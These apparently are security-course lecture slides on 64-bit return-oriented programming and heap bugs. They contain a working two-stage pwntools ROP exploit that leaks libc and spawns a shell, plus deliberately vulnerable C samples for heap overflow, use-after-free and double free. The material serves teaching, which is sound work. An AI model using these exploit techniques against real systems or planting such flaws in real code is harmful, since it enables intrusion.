
ROP in 64-bit

- Need to set an argument in rdi
- e.g., we need a gadget like

```
pop    rdi  
ret
```

```
$ objdump -dj .text ./hello|grep "pop    %rdi"  
$
```

No such instruction
exists!



Gadgets by breaking instructions

```
0x400d82 :   pop    r15  
0x400d84 :   ret
```

Gadgets by breaking instructions

- At the end of `__libc_csu_init()`, we have following instructions

```
0x400d82 :    pop    r15
0x400d84 :    ret
```

- If we use an address in the middle, we will get

Gadgets by breaking instructions

- At the end of `__libc_csu_init()`, we have following instructions

```
0x400d82 :    pop    r15
0x400d84 :    ret
```

- If we use an address in the middle, we will get

```
0x400d83 :    pop    rdi
0x400d84 :    ret
```


Get more gadgets using ropr

- In our server, we installed a tool called ropper
 - <https://github.com/Ben-Lichtman/ropr>

Get more gadgets using ropr

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 - <https://github.com/Ben-Lichtman/ropr>


```
$ ropr /usr/lib/libc.so.6 -m 2 -j -s -R "^mov eax, ...;"  
0x000353e7: mov eax, eax; ret;  
0x000788c8: mov eax, ecx; ret;  
0x00052252: mov eax, edi; ret;  
0x0003ae43: mov eax, edx; ret;  
0x000353e6: mov eax, r8d; ret;  
0x000788c7: mov eax, r9d; ret;
```

64bit ROP using “pop rdi; ret”


<code>[main]</code>
<code>[puts]</code>
<code>[__libc_start_main@got]</code>
vuln's return address <code>[pop rdi;ret]</code>

1st exploit


64bit ROP using "pop rdi; ret"



64bit ROP using "pop rdi; ret"



64bit ROP using "pop rdi; ret"



Review: sample

```
void vuln() {
    char buf[32];
    read(0, buf, 0x100);
}

int main() {
    puts("Welcome!");
    vuln();
    exit(0);
}
```

```
from pwn import *

p = process('./vuln')
e = ELF('./vuln')
p.readline() # Welcome

pop_rdi_ret = 0x0000000000400623
payload = ("A"*0x28
          + p64(pop_rdi_ret)
          + p64(e.got['__libc_start_main']))
          + p64(e.symbols['puts'])
          + p64(e.symbols['_start']))

p.send(payload)

# Unlike 32bit, 64bit libc address contains NULL
# Therefore, puts() returns the address with line break(i.e., \n)
# (e.g., 'P\xd7\xa2\xf7\xff\x7f\n' -> 0x00007ffff7a2d750)
# This code eliminates the line break and make it 8 bytes
libc_start_main = u64(p.readline().strip().ljust(8, '\x00'))
libc = ELF('/lib/x86_64-linux-gnu/libc.so.6')
libc_base = libc_start_main - libc.symbols['__libc_start_main']
print("LIBC_BASE: 0x%x" % libc_base)

# 2nd exploit
libc.address = libc_base
payload = ("A"*0x28
          + p64(pop_rdi_ret)
          + p64(next(libc.search('/bin/sh')))
          + p64(libc.symbols['system']))

p.send(payload)
p.interactive()
```



```
• $ python exploit.py
[+] Starting local process './vuln': pid 12103
[*] '/home/vagrant/vuln'
Arch: amd64-64-little
RELRO: Partial RELRO
Stack: No canary found
NX: NX enabled
PIE: No PIE (0x400000)
[*] '/lib/x86_64-linux-gnu/libc.so.6'
Arch: amd64-64-little
RELRO: Partial RELRO
Stack: Canary found
NX: NX enabled
PIE: PIE enabled
LIBC_BASE: 0x7ffff7a0d000
[*] Switching to interactive mode
Welcome!
$ id
uid=1000(vagrant) gid=1000(vagrant) groups=1000(vagrant)
```



Heap vulnerabilities

Insu Yun

Today's lecture

- Understand heap vulnerabilities

Heap

- A region for dynamically allocated memory
- Can use with standard library functions: malloc, calloc, free, ...

```
// Dynamically allocate 10 bytes  
char *buffer = (char *)malloc(10);  
  
strcpy(buffer, "hello");  
printf("%s\n", buffer); // prints "hello"  
  
// Frees/unallocates the dynamic memory allocated earlier  
free(buffer);
```

Heap vulnerabilities

- Overflow: Writing beyond an object boundary
 - Write-after-free: Reusing a freed object
 - Invalid free: Freeing an invalid pointer
 - Double free: Freeing a reclaimed object
- Application- or allocator-specific exploitation

Heap overflow

- ptmalloc allocates memory linearly.
- Thus, it would be possible to overflow other object (or even other field in the same object).
- Unlike stack, a heap object has no universal data for hijacking control flow (e.g., return address). Thus, we need to use a other fields for getting control (e.g., data or code pointers)

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

typedef struct {
    char buf[100];
    void (*fp) ();
} Packet;

int main() {
    Packet* p1 = calloc(1, sizeof(Packet));
    Packet* p2 = calloc(1, sizeof(Packet));
    read(0, p1->buf, 0x100);

    if (p2->fp != NULL)
        p2->fp();
}
```

```
pwndbg> r <<< $(python -c'print"A"*0x100')
pwndbg> x/i $pc
=> 0x5555555546e8 <main+94>:    call    rdx
pwndbg> x/gx $rdx
0x4141414141414141:    Cannot access memory at address 0x4141414141414141
```

Use-after-Free (UaF)

- Referencing memory after it has been freed can cause a program to crash, use unexpected values, or execute code.
- ptmalloc2 makes this exploit easier due to its first-fit strategy
 - If you free a certain object and allocate other one with the same size, the old object is returned for the new request.

Example

```
#include <stdio.h>
#include <stdlib.h>

struct unicorn_counter { int num; };

int main() {
    struct unicorn_counter* p_unicorn_counter;
    int* run_calc = malloc(sizeof(int));
    *run_calc = 0;
    free(run_calc);
    p_unicorn_counter = malloc(sizeof(struct unicorn_counter));
    p_unicorn_counter->num = 42;
    if (*run_calc) execl("/bin/sh", 0);
}
```

Double free

- Freeing a resource that is already freed.
- We typically exploit this by changing double free into use-after-free

```
int main(int argc, char **argv) {
    Packet *p1 = malloc(sizeof(Packet));
    free(p1);

    Packet *p2 = malloc(sizeof(Packet));
    free(p1); // Double free

    // using p2 => use-after-free
}
```

Reference

- <https://heap-exploitation.dhavaikapil.com/>
- <https://sourceware.org/glibc/wiki/MallocInternals>